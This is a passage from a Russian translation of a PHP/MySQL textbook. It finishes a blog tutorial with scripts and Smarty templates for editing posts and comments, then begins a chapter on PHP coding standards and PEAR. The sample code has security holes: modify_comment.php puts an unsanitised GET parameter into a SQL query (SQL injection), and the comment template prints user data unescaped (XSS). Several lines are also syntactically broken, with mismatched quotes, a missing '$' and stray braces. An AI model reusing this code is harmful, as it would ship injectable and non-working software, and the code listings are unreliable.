22    $body = $_POST['body'];
23    $action = $_POST['action'];
24    $category_id = $_POST['category_id'];
25    $user_id = $_SESSION["user_id"];
26
27    // Подключение к базе данных
28    $connection = DB::connect(
29        "mysql://$db_username:$db_password@$db_host/$db_database");
30    if (!$connection) {
31        die ("Ошибка подключения к базе данных: <br>". DB::errorMessage());
32    }
33    if ($_GET['action']=='delete' AND !$stop) {
34        $get_post_id = $_GET[post_id];
35        $get_post_id = mysql_real_escape_string(
36            get_magic_quotes_gpc()?stripslashes($get_post_id):$get_post_id);
37        $user_id = mysql_real_escape_string(
38            get_magic_quotes_gpc()?stripslashes($user_id):$user_id);
```

```
39     $query = "DELETE FROM posts WHERE post_id='". $get_post_id.'" AND
40             user_id='". $user_id.'" ";
41     $result = $connection->query($query);
42     if (DB::isError($result)) {
43         die ("Ошибка исполнения запроса к базе данных: <br>". $query. "
44             DB::errorMessage($result));
45     }
46     echo ("Deleted successfully.<br />");
47     $stop=TRUE;
48 }
49
50 // Операция редактирования сообщения, извлечь идентификатор из URL
51 if ($_GET['post_id'] AND !$stop) {
52     $get_post_id=$_GET[post_id];
53     $get_post_id=mysql_real_escape_string(
54         get_magic_quotes_gpc()?stripslashes($get_post_id):$get_post_id);
55     $query = "SELECT * FROM users NATURAL JOIN posts "
56             ."NATURAL JOIN categories "
57             ."where post_id = $get_post_id";
58     $result = $connection->query($query);
59     if (DB::isError($result)) {
60         die ("Ошибка исполнения запроса к базе данных: <br>". $query. "
61             DB::errorMessage($result));
62     }
63     while ($result_row = $result->fetchRow(DB_FETCHMODE_ASSOC)) {
64         $posts[]=$result_row;
65     }
66     $smarty->assign('action', 'edit');
67     $smarty->assign('posts', $posts);
68     // Получить название категории
69     $query = "SELECT category_id, category FROM categories";
70     $smarty->assign('categories', $connection->getAssoc($query));
71     $smarty->display('post_form.tpl');
72     $stop = TRUE;
73 }
74
75 // Форма отправлена пользователем, добавлять или редактировать?
76 if ($_POST['submit'] AND !$stop)
77 {
78     // Проверить поля
79     if ($title == "") {
80         echo ("Title must not be null.<br>");
81         $found_error = TRUE;
82         $stop = TRUE;
83     }
84     if ($body == ""){
85         echo ("Body must not be null.<br>");
86         $found_error = TRUE;
87         $stop = TRUE;
```

```

88     }
89     // Проверка прошла успешно, записать информацию в базу данных
90     if ( $_POST['action']=="add" AND !$stop) {
91         $category_id=mysql_real_escape_string(get_magic_quotes_gpc()?
92             stripslashes($category_id):$category_id);
93         $title = mysql_real_escape_string(get_magic_quotes_gpc()?
94             stripslashes($title):$title);
95         $body = mysql_real_escape_string(
96             get_magic_quotes_gpc()?stripslashes($body):$body);
97         $user_id = mysql_real_escape_string(
98             get_magic_quotes_gpc()?stripslashes($user_id):$user_id);
99         $query = "INSERT INTO posts VALUES (NULL,"
100             . "'".$category_id."', '".$user_id."', '"
101             . $title."', '".$body."', NULL)";
102         $result = $connection->query($query);
103         if (DB::isError($result))
104         {
105             die ("Ошибка исполнения запроса к базе данных: <br>".
106                 $query. " ".DB::errorMessage($result));
107         }
108         echo ("Posted successfully.<br />");
109         $stop = TRUE;
110     }
111 }
112 if ($_POST['action']=="edit" and !$stop) {
113     $category_id = mysql_real_escape_string(
114         get_magic_quotes_gpc()?stripslashes($category_id):$category_id);
115     $title = mysql_real_escape_string(
116         get_magic_quotes_gpc()?stripslashes($title):$title);
117     $body = mysql_real_escape_string(
118         get_magic_quotes_gpc()?stripslashes($body):$body);
119     $user_id = mysql_real_escape_string(
120         get_magic_quotes_gpc()?stripslashes($user_id):$user_id);
121     $post_id = mysql_real_escape_string(
122         get_magic_quotes_gpc()?stripslashes($post_id):$post_id);
123
124     $query = "UPDATE posts SET category_id='".$category_id."',
125         title ='"
126         . $title."',body='".$body.'" WHERE post_id='".$post_id
127         . "' AND user_id='".$user_id.'"";
128     $result = $connection->query($query);
129     if (DB::isError($result)){
130         die ("Ошибка исполнения запроса к базе данных: <br>".$query." "
131             .DB::errorMessage($result));
132     }
133     echo ("Updated successfully.<br />");
134     $stop = TRUE;
135 }
136 if (!$stop) {
137     // Отобразить пустую форму и создать пустую запись

```

```
138     $result_row = array('title'=>NULL, 'body'=>NULL);
139     $posts[] = $result_row;
140     // Получить список категорий
141     $query = "SELECT category_id, category FROM categories";
142     $smarty->assign('categories', $connection->getAssoc($query));
143     $smarty->assign('posts', $posts);
144     $smarty->assign('action', 'add');
145     $smarty->display('post_form.tpl');
146 }
147
148 if ($found_error) {
149     // Восстановить прежние значения полей, вывести форму повторно
150     result_row = array('title'=>"$title",
151                       'body'=>"$body",
152                       'post_id'=>"$post_id");
153     $posts[] = $result_row;
154     $smarty->assign('action', $action);
155     $smarty->assign('posts', $posts);
156     $smarty->display('post_form.tpl');
157 }
158 // Отобразить нижний колонтитул
159 $smarty->display('footer.tpl');
160
161 ?>
```

Этот сценарий должен выполнять довольно много разнообразных действий:

- в строках с 20 по 25 извлекаются значения переменных среды окружения – значение `post_id`, которое может потребоваться сценарию, чтобы определить, какой именно пост редактируется, и другие переменные из суперглобального массива `$_POST`, которые необходимо обработать;
- в строках с 28 по 32 выполняется подключение к базе данных, поскольку большая часть операций требует взаимодействия с базой данных;
- в строках с 33 по 48 выполняется операция удаления, если в переменной `$action` содержится значение `delete`. Предложение `WHERE` в запросе `delete` включает в себя значение переменной `$post_id`, которое было отправлено сценарию и потому может быть подделано. С помощью значения переменной `$user_id` проверяется, является ли текущий пользователь автором этого поста.

Если некто отправит идентификатор поста в параметре `$post_id`, но при этом не будет являться автором этого поста, он не сможет удалить пост. Переменная `$stop` – это признак выполнения запрошенной операции. Она служит для прекращения дальнейшей обработки, поскольку операция выполнена полностью. После этого к странице будет добавлен только нижний колонтитул;

- в строках с 51 по 73 используется идентификатор поста `$post_id`, полученный из URL. На основе этого идентификатора поля формы в шаблоне заполняются имеющимися данными. В переменную `$action` записывается значение `edit`, чтобы сценарий `modify_post.php` знал, как обрабатывать данные, после того как пользователь завершит редактирование и отправит форму на сервер. Затем устанавливается переменная `$stop`, чтобы прекратить дальнейшую обработку, поскольку операция выполнена полностью. После этого к странице будет добавлен только нижний колонтитул;
- в строке 76 проверяется, был ли сценарий запущен для обработки данных формы, отправленной пользователем. Если это так, подготавливаются данные для добавления или обновления. Затем выполняется проверка данных;
- в строках с 79 по 88 производится проверка данных. Если возникают какие-либо проблемы, то в строках со 148 по 157 пользователю отправляется соответствующее сообщение вместе с формой, поля которой заполнены данными, полученными от пользователя, чтобы ему не пришлось начинать все сначала. После того как пользователь вновь отправит форму, сценарий снова выполнит проверку данных на корректность. Хотя в данном сценарии мы лишь проверяем, чтобы поля формы не оставались пустыми, в реальной жизни проверки могут быть настолько сложными, насколько это потребуется, и все они будут размещаться в том же месте внутри сценария;
- в строках с 90 по 111 выполняется операция добавления нового поста, если полученные данные благополучно прошли проверку. Сначала строится запрос на основе данных из формы, а затем он выполняется. После этого устанавливается переменная `$stop`, чтобы прекратить дальнейшую обработку, поскольку операция выполнена полностью. Затем к странице будет добавлен только нижний колонтитул;
- в строках с 112 по 135 выполняется операция обновления поста, если полученные данные благополучно прошли проверку. Затем строится и выполняется запрос к базе данных. После этого устанавливается переменная `$stop`, чтобы прекратить дальнейшую обработку, поскольку операция выполнена полностью. Далее к странице будет добавлен только нижний колонтитул;
- в строках со 136 по 146 выводится пустая форма. Это первый этап добавления нового поста.

В течение всей работы сценария проверяется значение переменной `$stop`, чтобы пропустить исполнение остальных операций, если обнаружится ошибка или затребованная операция будет выполнена полностью. Все эти действия основаны на применении шаблона, отображающего HTML-форму.

Самое интересное, что шаблон этой страницы не слишком сложен! Его задача заключается в том, чтобы просто взять информацию из рук

пользователя и определить значения для пары скрытых полей — `action` и `post_id`. Они помогут сценарию *modify_post.php* определить тип выполняемой операции — добавление, обновление или удаление. Если осуществляется операция редактирования, значение `post_id` сообщит, какой пост должен быть отредактирован.

Данный пример наглядно демонстрирует преимущества шаблонов. Если вам потребуется внести незначительные изменения во внешний вид формы, то изменить шаблон сможет любой пользователь, знакомый только с языком разметки HTML.



Теги Smarty при этом не должны изменяться.

Если бы HTML-разметка была встроена в PHP-сценарий, особенно такой длинный, как в примере 17.14, пользователь легко мог бы нарушить его работоспособность при внесении изменений. Исходный текст шаблона страницы приведен в примере 17.15.

Пример 17.15. Сценарий post_form.tpl

```
{section name=mysec loop=$posts}
  <form action="modify_post.php" method="POST">
    <label>
      Title: <input type="text" name="title"
        value="{ $posts[mysec].title|escape}">
    </label>
  <br /><br />
  <label>
    Body:
  <textarea name="body" cols="40" rows="4">
    { $posts[mysec].body|escape}</textarea>
  </label>
  <input type="hidden" name="action" value="{ $action|escape}">
  <input type="hidden" name="post_id"
    value="{ $posts[mysec].post_id|escape}"><br>
  <label>
    Category:
    {html_options name="category_id" options=$categories
      selected=$posts[mysec].category_id|escape}
  </label>
  <br />
  <input type="submit" name="submit" value="Post" />
</form>
{/section}
```

Так как механизму Smarty посылается сразу множество результатов, мы не можем использовать обычный вызов функции `htmlentities` для экранирования элементов разметки HTML. Вместо этого мы воспользовались модификатором `|escape`, позволяющим экранировать любой HTML-код. Единственное, что еще не знакомо вам в этом шаблоне, — это тег `{html_options}` механизма Smarty. Он автоматизирует создание

раскрывающегося списка в HTML-форме, где будут перечислены доступные категории. Если бы мы не использовали механизм Smarty, для отображения элементов списка, нам пришлось бы применить цикл `for` или `while`, что может оказаться весьма трудоемким занятием, особенно если в форме много списков.

Щелчок по ссылке Edit (редактировать) – рис. 17.5 – вызывает страницу, показанную на рис. 17.6.

Обратите внимание: в раскрывающемся списке в качестве значения по умолчанию выбрано значение, которое было отправлено сценарию. Исправьте текст поста, как показано на рис. 17.7.

Добавив текст «It also contains a module for predicting the lottery» («Кроме того, в его состав будет включен модуль, предсказывающий



Рис. 17.6. Редактирование поста с темой PHP версия 12



Рис. 17.7. Добавление текста к посту

выигрышные комбинации цифр в лотерее»), щелкните по кнопке Post (отправить). Появится страница, которая сообщит об успешном обновлении постинга (рис. 17.8).

Если теперь щелкнуть по ссылке Home (в начало) и выбрать пост с темой PHP version 12 (PHP версия 12), чтобы вернуться к посту, можно увидеть внесенные изменения (рис. 17.9).

Вы можете попытаться отправить незаполненное поле формы. Сценарий предупредит вас о том, что это недопустимо, и снова выведет HTML-форму, чтобы вы могли исправить ошибку. Далее мы рассмотрим добавление и редактирование комментариев. Во многом эта задача идентична задаче добавления и редактирования постов.



Рис. 17.8. Обновление успешно выполнено




Рис. 17.9. Текст поста изменился

Добавление и изменение комментариев

Сценарий для работы с комментариями очень похож на сценарий, выполняющий редактирование постов, потому что для программного кода и текст поста, и текст комментария представляют практически одно и то же. Между ними не так много отличий. Текст сценария приведен в примере 17.16, а изменения выделены жирным шрифтом.

Пример 17.16. Сценарий modify_comment.php

```
<?php

session_start();

require_once('config.php');
require_once('db_login.php');
require_once("DB.php");

// Вывести верхний колонтитул
$smarty->assign('blog_title', $blog_title);
$smarty->display('header.tpl');

// Проверить имя пользователя
if (!isset($_SESSION["username"])) {
    echo 'Please <a href="login.php">login</a>.';
    exit;
}

// Подключиться к базе данных
$connection =
    DB::connect("mysql://$db_username:$db_password@$db_host/$db_database");

if (DB::isError($connection)) {
    die("Ошибка подключения к базе данных: <br />".
        DB::errorMessage($connection));
}

$stop = false;

$post_id = $_REQUEST["post_id"];
$title = $_POST['title'];
$body = $_POST['body'];
$action = $_POST['action'];
$category_id = $_POST['category_id'];
$user_id = $_SESSION["user_id"];
$comment_id = $_POST['comment_id'];

if ($_GET['action'] == "delete" and !$stop) {
    $comment_id = $_GET["comment_id"];
    $comment_id = mysql_real_escape_string(
        get_magic_quotes_gpc()?stripslashes($comment_id):$comment_id);
    $query = "DELETE FROM comments WHERE comment_id='".
        $comment_id." AND user_id='".
        $user_id."'";
    $result = $connection->query($query);
    if (DB::isError($result)) {
        die("Ошибка исполнения запроса к базе данных: <br />".
            $query." " .
            DB::errorMessage($result));
    }
    echo "Deleted successfully.<br />";
    $stop = true;
}
}
```

```

// Операция редактирования сообщения, извлечь идентификатор из URL
if ($_GET["comment_id"] and !$stop) {
    $comment_id = $_GET["comment_id"];
    $query = "SELECT * FROM comments NATURAL JOIN users "
            . "WHERE comment_id=".$_GET["comment_id"];
    $result = $connection->query($query);
    if (DB::isError($result)) {
        die("Ошибка исполнения запроса к базе данных: <br />".$query." "
            .DB::errorMessage($result));
    }
    while ($result_row = $result->fetchRow(DB_FETCHMODE_ASSOC)) {
        $comments[] = array('title'=>htmlentities($result_row['title']),
                            'body'=>htmlentities($result_row['body']),
                            'comment_id'=>$result_row['comment_id']);
    }
    $post_id = $_GET["post_id"];
    $smarty->assign('action', 'edit');
    $smarty->assign('comments', $comments);
    $smarty->assign('post_id', $post_id);
    $smarty->display('comment_form.tpl');
    // Вывести нижний колонтитул
    $smarty->display('footer.tpl');
    exit;
}

// Форма отправлена пользователем, добавлять или редактировать?
if ($_POST['submit'] and !$stop) {
    // Проверить значения полей формы
    if ($title == "") {
        echo 'Title must not be null.<br />';
        $found_error = true;
        $stop = true;
    }
    if ($body == "") {
        echo "Body must not be null.<br />";
        $found_error = true;
        $stop = true;
    }
}
// Проверка прошла успешно, записать информацию в базу данных
if ($_POST['action'] == "add" AND !$stop) {
    $title = mysql_real_escape_string(
        get_magic_quotes_gpc()?stripslashes($title):$title);
    $body = mysql_real_escape_string(
        get_magic_quotes_gpc()?stripslashes($body):$body);
    $post_id = mysql_real_escape_string(
        get_magic_quotes_gpc()?stripslashes($post_id):$post_id);
    $user_id = mysql_real_escape_string(
        get_magic_quotes_gpc()?stripslashes($user_id):$user_id);
    $query = "INSERT INTO comments VALUES (NULL, '".
        $user_id."', '". $post_id."', '". $title."', '". $body."', NULL)";
    $result = $connection->query($query);
}

```

```

        if (DB::isError($result)) {
            die("Ошибка исполнения запроса к базе данных: <br />". $query." "
                .DB::errorMessage($result));
        }
        echo "Posted successfully.<br />";
        $stop = true;
    }
}

if ($_POST['action']=="edit" and !$stop) {
    $title = mysql_real_escape_string(
        get_magic_quotes_gpc()?stripslashes($title):$title);
    $body = mysql_real_escape_string(
        get_magic_quotes_gpc()?stripslashes($body):$body);
    $comment_id = mysql_real_escape_string(
        get_magic_quotes_gpc()?stripslashes($comment_id):$comment_id);
    $user_id = mysql_real_escape_string(
        get_magic_quotes_gpc()?stripslashes($user_id):$user_id);
    $query = "UPDATE comments SET "
        ."title='". $title
        ."',body='". $body
        ."'' WHERE comment_id='". $comment_id
        ."'' AND user_id='". $user_id.'''";
    $result = $connection->query($query);
    if(DB::isError($result)) {
        die("Ошибка исполнения запроса к базе данных: <br />". $query." "
            .DB::errorMessage($result));
    }
    echo 'Updated successfully.<br />';
    $stop = true;
}
}

if (!$stop) {
    // Отобразить пустую форму и создать пустую запись
    $post_id = $_GET["post_id"];
    $result_row = array('title'=>NULL, 'body'=>NULL, 'comment_id'=>NULL);
    $comments[] = $result_row;
    // Получить список категорий
    $smarty->assign('post_id', $post_id);
    $smarty->assign('comments', $comments);
    $smarty->assign('action', 'add');
    $smarty->display('comment_form.tpl');
}

if ($found_error) {
    // Восстановить значения, полученные от пользователя, вывести форму сно-
    ва
    $post_id = $_POST["post_id"];
    $result_row = array('title'=>htmlentities($title),
        'body'=> htmlentities($body),
        'comment_id'=> htmlentities($comment_id));
    $comments[] = $result_row;
}
}

```

```

$smarty->assign('action', htmlentities($action));
$smarty->assign('post_id', htmlentities($post_id));
$smarty->assign('comments', $comments);
$smarty->display('comment_form.tpl');
}

// Вывести нижний колонтитул
$smarty->display('footer.tpl');
?>

```

Все изменения касаются только использования в качестве ключа значения `comment_id` вместо `post_id`, хотя при создании новых комментариев по-прежнему задействуется значение `post_id`, а в качестве шаблона — `comment_form.tpl` вместо `post_form.tpl`.

Шаблон формы, используемой для работы с комментариями, приведен в примере 17.17. Это тот же самый шаблон, который применяется для работы с постами, за исключением поля выбора категории, надобность в котором отпала. Кроме того, во всех именах фрагмент `posts` был заменен фрагментом `comments`, исключение составляет скрытый параметр `post_id`, который используется для привязки комментария к посту.

Пример 17.17. Шаблон `comment_form.tpl`

```

{section name=mysec loop=$comments}
  <form action="modify_comment.php" method="post">
    <label>
      Title:
      <input type="text" name="title" value="{ $comments[mysec].title}" />
    </label>
    <br />
    <br />
    <label>
      Body:
      <textarea name="body" cols="40" rows="4">{ $comments[mysec].body}</
textarea>
    </label>
    <input type="hidden" name="action" value="{ $action}" />
    <input type="hidden" name="post_id" value="{ $post_id}" />
    <input type="hidden" name="comment_id" value="{ $comments[mysec].comment_
id}" />
    <br /><br />
    <input type="submit" name="submit" value="Post" />
  </form>
{/section}

```

Щелкните по ссылке **Edit (редактировать)** в комментарии с темой **Correction (исправление)** — в результате вы должны получить страницу, показанную на рис. 17.10.

Мы добавили текст «Don't hold your breath!» («Расслабьтесь!») и щелкнули по кнопке **Post (отправить)**, в результате была получена страница, показанная на рис. 17.11.




Рис. 17.10. Редактирование комментария с добавлением к нему текста




Рис. 17.11. Операции обновления комментария успешно выполнена




Рис. 17.12. Комментарий изменился

В заключение мы вернулись на страницу с текстом поста (рис. 17.12), где видно, что текст комментария изменился.

Для изменения других сущностей в базе данных, например категорий постов или пользователей, можно задействовать аналогичные PHP-сценарии и файлы шаблонов. Возможности безграничны. Теперь, вооружившись знаниями, полученными в этой книге, вы готовы к созданию множества динамических веб-сайтов.

В следующей (последней) главе обсуждаются онлайн-источники информации, посвященные вопросам применения PHP и MySQL. Интернет – это сокровищница информации, где все всегда под рукой!

Вопросы к главе 17

Вопрос 17.1

Измените название блога на «Зона PHP и MySQL».

Вопрос 17.2

Добавьте новую категорию постингов – Bugs (ошибки).

Вопрос 17.3

Каковы преимущества использования шаблонов?

Ответы на эти вопросы приводятся в разделе «Глава 17» приложения.

18

Конец путешествия

Вы создали свой блог, начали осваивать принципы разработки динамических веб-приложений и уже понимаете, насколько быстро меняется мир Интернета. Динамические веб-сайты будут нужны вашим клиентам, работодателям, добровольным организациям и даже вам самим. Статические страницы тоже занимают определенное место в веб-разработке, но тех, кто изучил PHP и MySQL, ждут новые возможности – такие инструменты, как Ajax и Ruby.

В конце мы расскажем о многочисленных источниках информации в Интернете, которые помогут вам в путешествии по миру PHP и MySQL.

Стандарты оформления исходных текстов на языке PHP

Одна из тем, которую мы не осветили в данной книге, – это стандарты оформления исходных текстов на языке PHP. Вы, наверное, уже догадались, что эти стандарты описывают правила выбора имен переменных, оформления управляющих структур и многое другое. Эти рекомендации помогут вам снизить вероятность появления ошибок при разработке программ. Среди современных сайтов, посвященных данным вопросам, можно назвать:

- http://srparish.net/writings/php_code_standards.html;
- <http://www.phpfreaks.com/tutorials/35/0.php>;
- <http://www.phpcommunity.org/node/139>.

Далее мы сделаем выводы о наиболее важных понятиях, упоминавшихся в этой книге, и приведем некоторые примеры программного кода – лишь для того, чтобы помочь вашему мозгу прочнее запомнить информацию, которую вы уже усвоили.

Комментарии

Некоторые базовые рекомендации по оформлению исходных текстов относятся к комментариям, которые помогут запомнить, что делает ваш код. У вас часто будет возникать необходимость возвращаться к сценариям, написанным несколько месяцев тому назад. То, что казалось ясным и понятным во время разработки, некоторое время спустя может оказаться сложным для понимания, если не оставлять в исходных текстах дополнительные пояснения для наиболее существенных моментов. Помните: в языке PHP комментарии оформляются точно так же, как в языке программирования C++: `/* */` – многострочные комментарии и `//` – однострочные.



Каждый файл, который вы создаете, должен начинаться с блока комментария.

Блок комментария должен содержать описание файла, номер версии, имя автора и, возможно, ссылку на авторские права. Такой комментарий может выглядеть, как показано в примере 18.1.

Пример 18.1. Комментарий в начале файла

```
/*
 *
 * Этот файл предназначен для работы с мебельными магазинами.
 * Этот файл предназначен для работы с мебельными магазинами в штатах
 * Миннесота, Висконсин, Айова и Иллинойс.
 *
 * Частично авторские права принадлежат издательству O'Reilly & Associates
 * Остальные авторские права принадлежат соответствующим авторам
 *
 * @version $Id: coding_standards.html,v 1.2 2009/12/19 24:49:50
 *
 */
```

Каждая функция, как и каждый файл, должна иметь блок комментария, в котором указываются имя функции, список входных аргументов, возвращаемое значение, назначение функции и дата последнего изменения, как показано в примере 18.2.

Пример 18.2. Комментарий для функции

```
/*
 * функция поиска мебельного магазина.
 * Отсыкивает по заданному почтовому индексу ближайший мебельный магазин
```

```

* в штатах Миннесота, Висконсин, Айова и Иллинойс.
*
* @author   michele davis mdavis@example.com
* @param    zipcode      индекс для поиска ближайшего магазина
* @return   store        идентификатор ближайшего магазина
* @date     2009-12-21
*
*/

```

Первая строка комментария должна содержать краткое описание, вторая – более развернутое. Комментарий, приведенный в примере 18.2, оформлен в формате утилиты RHPDocumentor, определяющей стандарты документирования файлов с исходными текстами. За дополнительной информацией обращайтесь по адресу:

<http://manual.phpdoc.org/HTMLframesConverter/default/>

Форматирование

Есть самые разнообразные стили именования и форматирования исходных текстов, главное – придерживаться какого-то одного стиля, чтобы ваш программный код имел последовательные визуальные признаки для тех, кто будет с ним работать.

Оформление отступов

Для оформления отступов один использует символы табуляции, другой – пробелы. Если оформлять отступы с помощью пробелов, всегда следует использовать последовательное число пробелов, например два на каждый отступ. Оформлять отступы необходимо всякий раз, когда встречается инструкция, содержащая блок кода, например инструкция `if` или оператор цикла `for`. Это позволит визуально выделять блоки, принадлежащие инструкциям, и правильно расставлять закрывающие фигурные скобки `()`. Оформление отступов не всегда является необходимым условием – это во многом вопрос личных предпочтений. Как вы могли заметить, не во всех примерах сценариев в книге были оформлены отступы. В техническом смысле, наличие или отсутствие отступов не влияет на работоспособность сценариев, но потратить на это время все же стоит.

Теги PHP

Программный код на языке PHP всегда следует заключать в теги `<?php` и `?>`. Это самый переносимый из поддерживаемых форматов. Не пользуйтесь устаревшими тегами `<? и ?>`, так как они не имеют полноценной поддержки и могут ставить в тупик парсеры (синтаксические анализаторы) XML.

Шаблоны

Во многих примерах данной книги мы использовали механизм шаблонов Smarty. Smarty удачно сочетает гибкость и простоту использования, но

есть и другие механизмы шаблонов, которые вы можете задействовать в работе. Мы настоятельно рекомендуем применять их, а также размещать каталог с файлами шаблонов отдельно от PHP-сценариев. Использование PHP для сбора и проверки данных и применение шаблонов для отображения результатов существенно упрощает код сценариев и их сопровождение.

Выражения

Сложные выражения бывает очень трудно разобрать, но есть рекомендации, следуя которым, вы упростите чтение и анализ выражений:

- используйте дополнительные скобки, чтобы сделать порядок следования операций в выражениях более понятным и устранить любые неясности;
- избегайте усложнений – если выражение слишком сложное, попробуйте разбить его на части;
- избегайте применять оператор отрицания (!), так как он усложняет визуальное восприятие выражений;
- используйте несколько операторов `if else` вместо тернарного оператора (`условие ? выражение1 : выражение2`), потому что он тяжелее читается, хотя и дает более краткую форму записи.

Вызовы функций

Добавляйте не больше одного пробела после каждой запятой в списке аргументов функции:

```
$var = inventory($location, $category);
```

При записи операций присваивания добавляйте один пробел до и после оператора присваивания (=). При записи подряд нескольких операций присваивания можно добавить большее число пробелов, чтобы сделать блок кода проще для восприятия.

```
$count    = inventory("Minneapolis", "home");  
$count2   = inventory("Chicago", "office");
```

Определения функций

Тело функции, следующее за заголовком, должно оформляться с помощью отступов. Любые вложенные блоки кода, например в инструкции `if`, также необходимо оформлять с помощью дополнительных отступов.

```
function inventory($location, $category = 'office') {  
    if (condition) {  
        statement;  
    }  
    return $return_value;  
}
```

Если функция имеет аргументы со значениями по умолчанию, размещайте их в конце списка аргументов. Возвращаемое значение функции должно сообщать, насколько успешно отработала функция и были ли обнаружены ошибки:

```
function inventory($location, $category = 'office') {
    if (!$location) {
        $return_value = false;
    }
    return $return_value;
}
```

Объекты

При создании объектов (ввиду их сложности) нужно следовать основным правилам, что поможет в их проектировании и использовании. Каждый объект должен содержать только атрибуты, имеющие прямое отношение к нему, а также определять свой собственный механизм обработки ошибок, чтобы они не передавались объектам верхнего уровня, которые, скорее всего, ничего не знают об окружении, в котором возникла ошибка. Аналогично, у каждого объекта должен быть собственный метод-конструктор.

Именованние

Вот несколько правил выбора имен для элементов программы:

- имя функции должно говорить о том, что она делает, например: `connectDatabase`, `deleteUser`;
- имя переменной должно говорить о том, что за значение в ней хранится, например: `DatabaseName`, `RowCount`;
- имя константы желательно записывать буквами в верхнем регистре и разделять слова в имени символами подчеркивания. Если константа принадлежит объекту, имя константы должно начинаться с имени объекта в качестве префикса;
- допускается использовать сокращения в именах, при условии, что они используются последовательно и легко интерпретируются;
- глобальным переменным следует назначать более длинные имена, чем локальным.

Управляющие структуры

К управляющим структурам относятся `if`, `for`, `while` и `switch`. Блоки кода внутри инструкции `if` следует оформлять отступами из нескольких пробелов. Саму инструкцию нужно отделять от открывающей скобки с условным выражением одним пробелом. Это поможет визуально отличать их от вызовов функций. Например:

```
if ((expression1) || (expression2)) {
    do_something;
} elseif ((expression3) && (expression4)) {
    do_something_else;
} else {
    do_default;
}
```

Фигурные скобки облегчают чтение программы и снижают вероятность появления ошибок. Используйте их, даже если блок кода состоит из единственной инструкции.

Пример инструкции switch:

```
switch (expression) {
    case 1: {
        do_something_1;
        break;
    }
    case 2: {
        do_something_2;
        break;
    }
    default: {
        do_default;
        break;
    }
}
```

Подключаемые файлы

Директивы `include_once` и `require_once` гарантируют, что указанный файл будет подключен только один раз. Они вполне способны отследить файлы, которые уже подключены:

```
include_once('example.php');
require_once('example.php');
```

В этом примере файл *example.php* будет подключен всего один раз.

Если сценарий не может продолжать работу при отсутствии подключаемого файла, используйте директиву `require`. Если подключается необязательный файл, следует использовать директиву `include`:

```
include('optional_functions.php');
```

PEAR

Аббревиатура PEAR происходит от названия PHP Extensions and Application Repository (архив расширений и приложений PHP). В PEAR вы найдете:

- структурированные библиотеки на языке PHP, распространяемые с открытым исходным кодом (<http://opensource.org>);

- систему распространения и сопровождения пакетов программного кода;
- стандарты оформления программного кода на языке PHP;
- библиотеку PECL (PHP Extensions Community Library – библиотека сообщества расширений языка PHP).

PEAR – это свободное сообщество разработчиков открытого программного кода со всеми преимуществами модели open source (модели распространения программного обеспечения с открытым исходным кодом). Этот архив был основан в 1999 году Стигом С. Бакеном (Stig. S. Bakken).

Структурированные библиотеки

Программный код в архиве PEAR делится на пакеты. Каждый пакет в действительности является отдельным проектом со своим коллективом разработчиков, нумерацией версий, периодичностью выпуска новых версий, документацией и определенными отношениями с другими пакетами. Перечень пакетов можно найти на сайте <http://pear.php.net/>. Для установки любого пакета в локальной системе используется мастер установки PEAR.

